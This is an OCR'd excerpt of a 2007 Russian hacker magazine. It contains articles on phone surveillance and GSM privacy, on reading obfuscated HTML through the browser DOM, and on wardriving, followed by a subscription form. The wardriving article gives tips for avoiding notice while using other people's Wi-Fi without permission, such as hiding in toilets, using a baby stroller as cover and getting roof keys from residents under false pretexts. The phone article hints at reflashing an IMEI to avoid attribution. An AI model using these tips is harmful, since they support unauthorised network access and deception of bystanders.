В общем, как ты видишь, средств для защиты хватает. Но я думаю, тебе также будет интересен вопрос об аппаратуре спецслужб. Ведь тот же «Грот» имеет сертификат ФСБ, а люди в погонах сами против себя работать не будут. Поэтому назову несколько моделей спецтехники (да простят меня органы безопасности =)).
Первым любопытным устройством является локатор-рефлектометр «Бор-1». Он применяется для обнаружения на телефонной линии любых подслушивающих устройств контактного включения. При этом девайс способен не только обнаружить «чужое» устройство, но и вычислить расстояние до него! Максимальная дальность локатора составляет 400 метров. В наличии имеются два режима работы: ручной и автоматический. Скажу по секрету, что цена устройства недетская — более $2000.
Еще один интересный спецприбор — «Вихрь». Он используется для прожигания прослушивающих устройств на линии на расстоянии до 3,5 км и абсолютно неопасен для АТС. Располагается девайс в весьма симпатичном дипломатике :). Справедливости ради стоит отметить, что технические средства наших спецслужб поражают своим изобилием, поэтому защититься от них, при всем желании, практически нереально.

«Анонимность» GSM

Прочитав первую часть статьи, ты, наверное, уже нервно сжимаешь в руке свой мобильник. Что ж, не ты один обеспокоен анонимностью в GSM-сетях. Этой тематике посвящено множество мануалов, и это неудивительно.



> Устройство для защиты четырех телефонных линий

Так что же заставляет людей с недоверием относиться к сотовым технологиям? Здесь есть несколько причин, а вернее, угроз.
Ты, скорее всего, знаешь, что каждому мобильнику присвоен (изготовителем) собственный уникальный IMEI-идентификатор, именно он передается станции оператора совместно с сигналом SIM-карты. Причем неважно, какая симка стояла в телефоне ранее, IMEI остается одним и тем же. Благодаря этой технологии правоохранительные органы некоторых стран Европы борются с кражами мобильников. А несколько европейских сотовых операторов даже объединили свои усилия для создания блэк-листа IMEI-идентификаторов. Попав в такой лист, телефон оказывается без обслуживания, а SIM-карта, вставленная в него, блокируется. До России такие новации пока не докатились, но зато у нас прекрасно перепрошивают IMEI =). Так что если ты играешь в серьезные игрушки — не забывай про IMEI, доказать, что звонок совершен именно с твоего телефона, оперативникам не составит труда.
Ну да не об этом речь, так как есть еще одна немаловажная деталь — позиционирование в сетях сотовой связи. За последнее время мне довелось повидать немало откровенно бредового материала на эту тему. Но обо всем по порядку. Как ты знаешь, сеть оператора разделена, грубо говоря, на отдельные квадраты (соты), мобильник отсылает сигнал оператору и связывается с ближайшей станцией. Благодаря этому существует возможность определить местоположение абонента, то есть твое местоположение =). Причем наши спецслужбы могут сделать это с точностью до трех метров. Я бы сам с удовольствием не поверил в такую перспективу, если бы не был уверен в достоверности этого факта. Сразу оговорюсь, что такая аппаратура стоит порядка 60 тысяч долларов и относится к спецтехнике.
Но пусть это пока останется за кадром. Сейчас нужно разобраться с одним из наболевших вопросов — с защитой переговоров. Здесь, как и в случае со стационарными телефонами, есть несколько методов:

1. скремблеры;
2. маскираторы речи;
3. криптофоны;
4. специальное ПО.

По поводу скремблеров, думаю, все ясно. Принцип их действия я описал выше, так что можешь перечитать заново :). Маскираторы речи тоже вопросов вызывать не должны. Но пару примеров мы все же рассмотрим. Популярным агрегатом из этой серии является односторонний маскиратор телефонных переговоров «Щит». Он предназначен для защиты принимаемых телефонных сообщений на участке от абонента до абонента. Основное достоинство устройства — возможность приема конфиденциальных сообщений от абонента, использующего таксофонную или мобильную связь. Еще один интересный экземпляр, но уже из разряда скремблеров, — F 117A. Он применяется для защиты от прослушивания переговоров, ведущихся по радиоканалам. Скремблер совместим с большинством портативных радиостанций: STANDARD, YAESU, ICOM, KENWOOD и т.д. Кстати, службы безопасности многих крупных организаций юзают именно его =).

Но все это мелочи по сравнению с такими девайсами, как криптофоны. В принципе, криптофон — это обычный смартфон, но с вшитым специальным программным обеспечением, позволяющим криптовать передаваемую информацию. Суть криптофона напоминает принцип работы скремблеров. Сигналы с микрофона оцифровываются, кодируются и отправляются в сеть сотовой связи в зашифрованном виде. В результате прослушка разговора не принесет желаемого эффекта. В криптофонах зачастую применяют такие алгоритмы, как AES и Twofish с ключами длиной 256 бит. Главный недостаток устройств — их высокая цена, которая может доходить до нескольких тысяч американских президентов. Но тут все зависит от того, во сколько ты оцениваешь собственную безопасность :). Любопытен и тот факт, что производство и продажа криптофонов вызвала в ряде европейских стран бурные дискуссии на тему того, можно ли вообще разрешать торговать такими девайсами. Пиар, к слову, получился неплохой.
Но вот мы и подошли к последнему, малопонятному пункту. Существует большое количество различного ПО для смартфонов и мобильников, поддерживающих J2ME.
Но отдельного внимания заслуживает софт, криптующий sms-сообщения. Тебе ведь не хочется, чтобы кто-то читал твои sms'ки любимой девушке, правда? Одной из подобного рода утил является программа SMSProtector. Этот софт подходит для мобильников, поддерживающих J2ME, и позволяет отсылать/принимать/хранить зашифрованные sms-сообщения. В качестве алгоритма используется DES, а сама тулза полностью бесплатная. Описывать все функции программы бессмысленно, ты и сам разберешься, тем более что мы выложили ее на нашем диске =).

Мысли вслух

Новые технологии всегда несут не только новые возможности, но и новые угрозы. Исключение не составляет и телефонная связь. Но если моя статья довела тебя до предынфарктного состояния и ты уже успел вырвать шнур от своего стационарного телефона, то хочу тебя успокоить — скорее всего, ты на фиг никому не нужен :). Есть хороший анекдот на эту тему:
— А знаешь, есть такой Джо Неуловимый...
— А почему это он неуловимый?
— Да потому, что он на фиг никому не нужен и его никто не ловит...
Желаю тебе всегда оставаться таким, как этот Джо, и тогда все будет хорошо =).



W[4FH]LF
/ W4FLF@MAIL.RU /

НАЙТИ УВИДЕННОЕ

ЗАЩИТА HTML — ЭТО МИФ!

Я думаю, каждый читатель пользовался такими сервисами, как slil.ru. Вот и мне часто приходится обращаться к ним. Но я не всегда могу позволить себе насладиться шириной своего канала! При ширине в несколько мегабит я должен качать со скоростью 30 байт в минуту. Не собираясь с этим мириться, я придумал решение — использовать прокси-серверы с IP, принадлежащим другой стране. Найти такие не проблема, и я постоянно брал их со странички одного сайта. Но недавно я решил автоматизировать процесс, написав программу, которая сама утягивает страничку со списком прокси-серверов и выдергивает оттуда нужные данные. Написал, протестировал — все работает, натравил на нужную страничку — никакого результата. Пошел браузером смотреть код — и действительно, адресов там нет, а на их месте какие-то скрипты. Защита от таких халявщиков, как я, стало быть. Что ж, сегодня мы разгромим в пух и прах все такие псевдозащиты.

О чем мы будем говорить?

В начале мы поговорим о том, что это за защиты, какие методы они используют. Дадим определение основным понятиям. Далее я немного расскажу об объектной модели браузеров (COM), после чего, отталкиваясь от этой модели, мы найдем универсальное решение, которое сводит на нет смысл всех подобных защит.

Обфускатор

Я взял на себя смелость привести определение этого термина из Wikipedia (http://ru.wikipedia.org/wiki/Обфускатор).

Обфускатор (англ. obfuscator) — инструментальное программное обеспечение, позволяющее предотвратить или значительно осложнить обратную разработку программы, даже при наличии исходного кода. В процессе обфускации, исходный код преобразуется в запутанный код, намного менее читаемый и понятный человеку.

Все прочие случаи я не рассматриваю, сфокусируемся на применении обфускаторов для защиты html. Действительно, содержимое страницы, представленное, как правило, в виде html, всегда открыто, и его всегда можно спокойно прочесть. Но люди привыкли усложнять друг другу жизнь, и поэтому были придуманы обфускаторы и обфускация, которые затрудняют разбор текста.

Давай попробуем разобрать простейший пример. Есть у нас вот такой html:

```
<b>Хакер</b>
```

Что мы видим при этом на экране? Правильно, слово «Хакер». Немного усложним этот пример:

```
<b>Х</b> <b>а</b> <b>к</b> <b>е</
b> <b>р</b>
```

> Advanced HTML Protector поработал на славу

Согласись, не сразу сообразишь, что это за слово такое. Хотя результат обработки будет тем же, мы увидим все тоже слово. Сейчас мы как раз провели обфускацию исходного текста.
Впрочем, такие методы не получили широкого распространения по ряду причин. Во-первых, слишком большой прирост в размере. Во-вторых, на обработку такого кода нужно гораздо больше времени, да и эффективность невелика. Зато получили распространение другие методы, основанные на использовании небольших скриптов-врезок, написанных на JS или VBS (чаще все же на JS). В этих врезках в закодированном виде находится исходный участок html-страницы; имена переменных, как правило, тоже изменены на случайные; код максимально запутан.
И вот это уже по-настоящему сбивает с толку. Простейший пример такой защиты приведен ниже:

```
<html>
  <body>
    <script>
        var s = «Jgnnq\"Yqtnf#»;
        for(i = 0; i < s.length; i++)
         document.write(String.
fromCharCode(s.charCodeAt(i)-2));
     </script>
  </body>
</html>
```

Попробуй сохранить этот текст в html-файл и запустить. На экране ты увидишь строку «Hello World!», которой в этом примере даже и не пахнет. Вывод этой строки — результат работы вышеприведенного скрипта. Согласись, неплохая защита от дурака? Но мы-то не дураки :). Именно с такой проблемой я столкнулся, когда хотел написать граббер прокси-серверов. На той странице был применен похожий прием, и поэтому мой парсер не увидел нужной мне информации. Можно, конечно, было бы усложнить парсер, и он бы все что надо увидел, но мне стало лень.

Впрочем, это лишь самые простые случаи; бывают и вовсе клинические, где html-содержимое превращено в настоящий фарш — ничего не разобрать и хочется сразу закрыть окошко с исходным кодом.

Объектная модель IE

Движок этого браузера в принципе не является тайной, интерфейсы открыты и описаны в MSDN, что в определенных ситуациях позволяет использовать его как довольно мощное средство. Наверное, любой программист использовал компонент WebBrowser, отмечая, что это довольно удобное средство. Весь движок и все интерфейсы сосредоточены в двух библиотеках: shdocvw.dll и mshtml.dll.
На самом деле, вся страница, которая загружена с помощью IE, — это набор независимых объектов. Каждый из них может иметь своего «родителя» и «наследника»; каждый объект описывается своим интерфейсом; каждый интерфейс содержит методы и свойства, которые характерны для данного объекта. Другими словами, две эти библиотеки — это COM-библиотеки. Архитектура и принципы COM довольно сложны и не могут быть изложены в рамках одной статьи. Поэтому сейчас нам важно уяснить лишь, что страница — это набор объектов, каждый из которых описывается отдельным интерфейсом — набором методов и свойств этого объекта, и мы можем получить доступ к этим методам.

Псевдозащиты

Хочу сделать небольшое отступление и рассказать о том, что нам на сегодняшний момент предлагает рынок. Набрав в поисковике «Protect HTML», я получаю кучу ссылок на буржуйские сайты, которые пытаются впарить эти «защиты». Перейдя по первой ссылке, я оказываюсь на сайте www.protect-html.com, который предлагает купить за $99,49 свой продукт под названием Advanced HTML Protector. Есть возможность скачать Trial Version — качаю. Для примера я сохранил у себя код страницы http://ya.ru и решил отдать его этому чуду, которое якобы может от чего-




> Внимание! Информация предоставлена исключительно в ознакомительных целях. Ни автор, ни редакция за твои действия ответственности не несут.



> На нашем диске ты найдешь утилиту UniverSal JavaScript Decoder.



> На сайте http://wasm.ru можно найти множество статей, которые подробно расскажут о COM-архитектуре.



> То, что доктор прописал!

то защитить. Этот Advanced HTML Protector обфусцирует и превращает двухкилобайтную страницу поисковика в пятнадцатикилобайтную. Запускаю — с виду абсолютно аналогичная страница. Заглядываю в код — бог ты мой... Что он с ним сделал? Полная каша, что-то разобрать кажется нереальным...
В принципе, исследование одного такого протектора труда не составляет. Можно найти логику в этом коде, проследить порядок действий и написать деобфускатор и дешифратор для такой защиты. Но зачем? Существует универсальный метод, который позволяет обойти абсолютно все подобные защиты. Он до предела прост и легок в реализации, как, впрочем, и все гениальное ;). Но обо всем по порядку.

Развязка

Я не стал зацикливаться на проблеме с автоматическим вытягиванием прокси-серверов с той странички и, отложив ее решение на потом в силу занятости, благополучно про нее забыл. Одним вечером я вел беседу по ICQ с моим другом nerezus'om. Разговор зашел на тему защиты содержимого страничек в Интернете, и он сказал, что в таких защитах смысла нет, ведь все, что мы видим на экране, — это результат интерпретации, который хранится в памяти браузера, и значит, до него можно как-то добраться.
Тут нужно сделать отступление и сказать, в каком порядке идет обработка защищенных страниц. То, что мы видим, когда нажимаем в браузере «Вид → Просмотр HTML-кода», — это исходный код страницы, в котором все скрипты еще не обработаны. То есть интерпретация, а значит, и декодирование данных в исходный вид, не произошли, а на экране мы при этом видим вполне нормальную страницу, где весь код и скрипты были проинтерпретированы. Отсюда следует, что где-то в памяти браузера должна храниться страница, которая, помимо всех скриптов, скрывающих первоначальное содержимое страницы, содержит и результат интерпретации, то есть исходный код. Как оказалось позже, такая страница в памяти, действительно, хранится, и более того — до нее можно спокойно добраться!!!
Nerezus кинул мне такой незамысловатый скрипт:

```
javascript:alert(document.
getElementsByTagName('html')[0].
innerHTML);
```

Я открыл в браузере пример со строкой «Hello World!», который был приведен выше, и вставил в адресную строку этот небольшой JavaScript. При этом на экране я увидел сообщение, показывающее мне содержимое страницы, заключенное между тегами <HTML> и </HTML>. Но не то, на которое предлагает посмотреть браузер, а то, которое содержит в себе, помимо скриптов, и результат их интерпретации.

Программная реализация

Итак, универсальное решение было найдено! Причем именно универсальное, для любого типа подобных защит, так как архитектура современных браузеров такова, что никакая защита не может скрыть то, что будет изображено на экране позже, а значит, и противодействие одной строчке кода найти невозможно. Одна строка сводит на нет смысл всех этих защит, которые буржуи пытаются впарить нам за большие деньги.
Но таскать с собой этот скрипт и втыкать его в нужные окна совсем неудобно. Так в нем отпадает всякий смысл, потому что если уж я зашел на страницу, то зачем мне видеть ее реальный исходный код, когда я могу скопировать необходимые мне данные прямо со страницы?
Я быстро сообразил и переписал этот код на Delphi, используя компонент TWebBrowser. Далее я приведу код и дам небольшие комментарии. При этом на форме должны находиться TWebBrowser и TMemo. А в секцию uses следует прописать SHDocVw_TLB и MSHTML_TLB.

```
Memo1.Text := (WebBrowser1.
ControlInterface.Document as
IHTMLDocument2).body.outerHTML;
```

Это все! Да, это действительно так просто, минимум кода и максимум результата. Помнишь, я говорил, что html-страница в памяти — это набор объектов и каждый объект описывает интерфейс? Так вот основополагающим интерфейсом для всей страницы является IHTMLDocument2. В этой одной строке кода мы откастовываем документ в памяти относительно данного интерфейса, это позволит нам дальше работать с его методами. Среди прочих есть метод под названием body, который возвращает указатель на интерфейс под названием IHTMLElement. В свою очередь, этот интерфейс обеспечивает доступ к методу outerHTML, а этот метод возвращает код проинтерпретированной и обработанной страницы. Но не весь код, а только ту его часть, что находится между тегами <body> и </body>, а это именно то, что обязательно увидит конечный пользователь.
Нам известно и то, что все скрипты, которые содержат зашифрованное тело страницы, находятся между тегами <script> и </script>. Это значит, что если мы вырежем все такие участки, то получим максимально чистый код, так как после интерпретации эти участки страницы теряют всякий смысл и превращаются в мусор. Одно «но» — наряду с ненужными кусками, можно вырезать и действительно нужные скрипты, которые имеют отношение к первоначальной странице.
Также хочу отметить, что есть метод outerText, который показывает лишь текстовые данные, заключенные между какими-либо тегами. Именно этот метод мне пригодился, когда я все-таки дописал свой граббер прокси-серверов.

Эпилог

Итак, все защиты побеждены. Мы нашли универсальный и максимально простой метод, который и никогда ни от кого не скрывался. Его существование, однако, не мешает буржуям зарабатывать деньги посредством убеждения клиентов в том, что их защита действительно что-то защищает. Чтобы показать, насколько она бесполезна, наша команда выпустила небольшую утилиту под названием Universal JavaScript Decoder (официальная страничка — www.hunger.ru/releases/jsdecoder). Она немного более продвинутая, но в ее основе лежит все та же простая и незамысловатая строка кода, которая, по сути, делает всю работу за нас. Я отдал на растерзание нашей утилите главную страничку Яндекса, которая была защищена с помощью Advanced HTML Protector, и на выходе я получил первоначальный «очищенный» html-код. Результат ты можешь увидеть на картинке.]I[



Реклама
Лицензия ЗАО «Интерфакс-ТВ» на осуществление телевизионного вещания Серия ТВ №9047 от 23.06.2005, выдана Росохранкультурой.
Почувствуй нашу любовь
www.tnt-tv.ru



UNSTABLE
/ UNSTABLE@NGS.RU /

ВАРДРАЙВИНГ ПОД ПРИКРЫТИЕМ

СКАНИРУЕМ СЕТЬ ПО-ХАКЕРСКИ

Что такое wardriving, я рассказывать не буду — про это уже была куча материалов и даже отдельный номер «Спеца». Не коснусь я также темы процесса получения доступа к беспроводным сетям, а расскажу, как не быть пойманным во время самого действа. «За каким хомяком мне это надо?» — спросишь ты. Послушай одну короткую историю, а дальше решай сам. Когда мы с другом в первый раз стояли недалеко от мебельного салона на несильно оживленной улице и потихоньку обновляли дистриб Linux за счет вышеупомянутой организации, к нам внезапно подошел простенький дяденька 3 на 2 метра. Представившись начальником охраны этого салона, он спросил, какого зяблика мы уже 40 минут стоим в двадцати метрах от его окна и направляем на него какую-то банку? Тогда мы отделались длинной беседой и просьбой заткнуть дыру — мужик нормальный попался. Но все могло кончиться совсем по-другому. Если тебе интересно, как не попасться во время вардрайва, читай дальше!

От кого скрывать свои действия?

В первую очередь, опасаться нужно просто любопытных, так как их воображение вкупе с перебором гражданского долга может привести к тому, что до ФСО дойдет информация о террористах, заразивших их домашний дисковый телефон вирусом, от которого взорвался холодильник и заклинило телевизор. К этой группе людей относятся бабушки и люди среднего возраста, ведущие себя наподобие бабушек. Далее, не стоит попадаться на глаза всяческим «Слышь, че?» и «Э, в натуре!» — от таких просто есть возможность не уйти, а если уйти и удастся, то явно без ноутбука/телефона, если ты, конечно, не амбал-послушник. Третья группа, которой стоит опасаться, — это собственно сотрудники органов, подозрение у которых ты вполне можешь вызвать, сидя или



> На подоконнике возле диванчика


> Вот так в больших офисных зданиях делать не надо :)

гуляя с открытым ноутбуком. Но помни, что досматривать тебя имеют право только в отделе. И последняя группа — это вневедомственная охрана и секьюрити. По закону, их можно просто посылать — трогать тебя, равно как и досматривать, они не имеют права, но все же лучше с ними не связываться, потому что они могут вызвать уполномоченных сотрудников. А раз нужно скрываться, необходимо продумать, как это делать. Сегодня я хотел бы рассказать о приемах, которые использую сам. Они меня еще ни разу не подвели.

«Если у вас нету тети...»

Если ты не являешься счастливым автолюбителем, то можешь попросить машину у друга, попросить этого самого друга тебя покатать или, на худой конец, воспользоваться общественным транспортом. Но все это подойдет только для поверхностного сбора информации о точках, а ведь нам надо не только узнать, где они, но еще и попользоваться внутренними ресурсами, так что предположим, что у нас нет машины и общественный транспорт нам не подходит.

Если мы экстремалы


Однажды вечером у меня стоял выбор между покатушками с роллерами-«веллерами» и небольшим вардрайвом. В голове потихоньку начала вырисовываться идея — совместить их! Брошенный в рюкзак наладонник/ноутбук с GPS позволит собрать инфу о точках, не прибегая к чьим-либо услугам. Если же у тебя нет GPS, то это тоже не проблема. Например, у меня на руке был диктофон, и как только в наушнике раздавался призывный сигнал Kismet или NetStumbler, я нажимал кнопку «Rec» и называл адрес или достопримечательность, рядом с которой был сигнал о наличии точки. К тому же на передышках, которые могут по твоей просьбе происходить рядом с AP, можно собрать уже более полную информацию или проникнуть в сеть, все зависит от длительности передышки и защищенности точки. Но вот мы откатали, собрали кучу полезной информации и решили вернуться на пару точек: в большой торговый/деловой центр и к маленькому домику среди тихих двориков, где все друг друга знают. Итак, все по порядку.

В большом торговом/деловом центре

В таких зданиях всегда очень много маленьких фирмочек, магазинчиков и мало ли чего еще. Следовательно, там всегда есть чем поживиться: в среднем на здание со 100 фирмами приходится 5–10 сетей. Предположим, что сеть найдена. Следующий вопрос — что делать с тем совершенно ненужным нам вниманием, которое мы естественным образом можем вызвать. Ведь работники с одного этажа, наверняка, друг друга знают. А тут посторонний человек, да еще с ноутбуком. Выход первый — туалет :). Да, вот так вот. Обычно в таких зданиях он выдраен до блеска, в нем хорошо пахнет и все кабинки закрываются от посторонних глаз. А что нам еще надо для счастья? Заходим в кабинку и располагаемся как нам угодно. Вечеринку с музыкой и тетками там, конечно, не устроить, а обновить ось или скачать новый альбом любимых «The неподарки» вполне можно. Если этот вариант не подходит по причине жуткой брезгливости, можно поступить иначе. Нам вполне подойдет

Железка, которая не помешает

Проходит какое-то время, и ты понимаешь, что с GPS, а еще лучше в связке с Wi-Fi, жить было бы намного удобнее. Тогда тебе, в идеале, необходимо приобрести КПК с GPS & Wi-Fi. Я приобрел Q-tek G100 — это, на мой взгляд, одно из наиболее недорогих устройств в арсенале вардрайвера. Аппарат представляет собой КПК с экраном 2,8", со встроенными GPS Sirf III, WI-FI, ОС WM5 (оговорюсь заранее, что из всего софта, тестируемого на нем, из-за несоответствия ОС отказалась запускаться только одна программа, причем никакого отношения к вардрайвингу не имеющая). Итак, первые яркие впечатления я получил еще при покупке, когда в коробке оказалось следующее: сам девайс, блок питания, usb-кабель (кстати, на устройстве мини-USB), зарядное устройство для автомобиля, держатель для автомобиля, активная GPS-антенна, запасной стилус, качественно переведенное, но, по обыкновению, бесполезное руководство (краткое и полное с красиво оформленными обложками), кожаный чехол (не поясной, к сожалению) и диск с софтом. А вот пленочки в комплекте не было. Жаль, пришлось не пожалеть еще 290 рублей, чтобы не поцарапать экран. Первое, что мне захотелось сделать, — это, естественно, запустить GPS vs Wi-Fi, но не тут-то было, пришлось сначала качать и настраивать софт для GPS, так как он не запускается никакими иными способами, кроме внешних программ! В остальном впечатление от девайса осталось прекрасное: батареи от 100 до 10% мне хватало на 3-4 часа серфа по городу с включенным Wi-Fi и GPS, что, в принципе, очень неплохо. Холодный старт GPS занимал от одной до четырех минут (в документации заявлено две, но при подключении внешней антенны приблизительно столько и уходило, во всяком случае, не больше), точность — около полуметра (в документации заявлено 1-5). Из программного обеспечения мною было перепробовано очень много всего. В итоге на КПК остались Sniffi, HitchHiker, WiFiForum, OziExplorer, GPS Tuner и Mobile Snif.



> Вардрайвинг в машине



> Знай, что если ты находишься за стеклом от точки/объекта, то теряешь 1 дБ мощности, за гипсокартоном — 2 дБ, за кирпичной стеной — 2-3 дБ, за железобетонной — все 5-7 дБ.



> У меня есть сообщество в ЖЖ, где ты можешь высказать свои пожелания, а также задать вопросы на интересующие темы: http://wardriving_nsk.livejournal.com.



> Внимание! УК еще никто не отменял. Все вышеописанное придумано автором, он никогда, ничего и нигде не ломал. Если ты захочешь проникнуть на чью-то территорию, в чужую локальную или Wi-Fi сеть, то четко понимай, что, сделав это, автоматически нарушишь закон, чего сам я не делаю и тебе категорически не рекомендую.

кафе в том же здании и желательно на том же этаже. Лестничные перекрытия использовать не рекомендую, потому как на них обычно располагаются либо курилки, либо видеокамеры. А один раз я заходил за диваном в расположенный в подобном здании мебельный магазин и увидел большую часть этажа, занавешенную целлофаном, — там шел ремонт. Был выходной и работал только этот самый мебельный, поэтому я, недолго думая, вернулся с ноутбуком в ремонтируемую часть здания, где за 2 с лишним часа не привлек ничьего внимания.

В маленьком тихом дворике

О, об этом писать вдвойне приятно, потому как один из применимых здесь способов отличается одновременно и простотой, и гениальностью. Весной у меня родился сын. Соответственно, в доме появилась коляска и начались традиционные прогулки с ребенком по улице. «А почему бы не превратить унылое гуляние в вардрайвинг?» — подумал я и положил в сумку, висящую на ручке коляски, ноутбук. Теперь в любой момент я мог его приоткрыть настолько, насколько это необходимо, чтобы просмотреть на экран и воспользоваться клавой и тачпадом. Когда жена вынимала из коляски проснувшееся потомство, я перекладывал ноут на его место, и со стороны мы выглядели как большая семья — папа, бережно приглядывающий за малышом в коляске, и мама со вторым на руках :).

Также коляску можно использовать и без малыша и жены. Немного додумав этот способ, можно, например, записать звук плача твоего или чужого чада (чтобы не стоять у молчащей коляски) и спокойно находиться с негромко хныкающей коляской на одном месте до 25–30 минут.

Еще один прием, пришедший мне когда-то в голову, не отличается особым удобством, но, тем не менее, отвечает всем нашим требованиям. Для его реализации нужен ноутбук не очень больших размеров (я пользовался двенадцатидюймовой моделью от известного бренда «Порнослоник»). Берем ноутбук и изготавливаем для него книжную обложку. Затем одеваем ее, садимся на лавочку и делаем вид, что читаем книгу, на самом деле потихоньку прокручивая френдленту (думаю, не надо рассказывать, как повернуть изображение на 90 градусов и обратно).

На крыше дома твоего :)

Самый приятный и красивый способ получить неплохой сигнал — это забраться на крышу. Тут может быть много вариантов: от топорных (спилить/срубить замок) до наших с тобой (НЛП и иже с ним). Мне удавалось выклянчить на пару часов ключи от двери на крышу у бабушки, главной по подъезду, для инспекции крыши на предмет течи. Ведь спроси в наше время, а нет ли прохлады с потолка али течи какой? Даже если нет, то на 99,9% тебе скажут, что есть у какой-нибудь там Варвары Филипповны Пупкиной из 41 квартиры на 19,5 этаже. Также неплохо идут легенды о поправке антенны для лучшего приема сигнала или банальное очищение крыши от мусора. Правда, в этом случае придется либо прихватить с собой какой-нибудь мелкий сор или поработать :).

Самая лучшая маскировка и самые удобные условия

Конечно же, самые удобные условия — дома. Этот способ прокатит, даже если ты живешь в небольшом спальном районе. А уж если в центре крупного города с динамично развивающейся IT-структурой — так вообще грех не использовать такую замечательную возможность. Тебе понадобится антенна, которую можно собрать по инструкциям, неоднократно приводимым в журнале, или же взятым в моем сообществе в ЖЖ. Все, теперь осталось только затариться кофе/пивом и сканировать окрестности на предмет сетей и т.д. У меня дома, например, мы частенько собираемся с ребятами и под пивко проводим неплохие вечера в халявном инете или в поиске доступа к нему.

Про то, что необходимо иметь

В первую очередь, это, конечно, ноутбук и/или КПК, причем КПК при наличии ноутбука необязательно иметь Wi-Fi. Мой знакомый, например, замечательно цеплялся по блютусу с КПК к ноуту и, не доставая последнего из рюкзака, гулял по родному городу. Также просто необходим блокнотик (или диктофон) и наушники, чтобы слушать и помечать, если ты, конечно, не являешься счастливым обладателем GPS-навигатора. Это, в общем-то, стандартный набор, но можно прихватить и запасной батарейный блок.

Послесловие

Хотелось бы добавить, что при всех приемах, кроме варианта с «книгой», я находил способ закрепить антенну, — и с коляской, и в туалете :-).

Дерзай, друг, и не забывай подключать смекалку, ведь до всего, что здесь написано, я хоть и дошел сам, но уверен, что не я первый и не я последний.



ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

Теперь ты можешь получать журнал с КУРЬЕРОМ

не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Ростове-на-Дону, Волгограде, Самаре, Казани, Перми, Екатеринбурге, Челябинске, Омске, Новосибирске.

Подробности на стр. 014.

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________________

____

Дата рожд. ☐☐.☐☐.☐☐г.
(день) (месяц) (год)

АДРЕС ДОСТАВКИ

Индекс ____________________
Область/край ____________________
Город ____________________
Улица ____________________
Дом Корпус ____________________
Квартира/офис ____________________
Телефон (код) ____________________
E-mail ____________________
Сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________»	
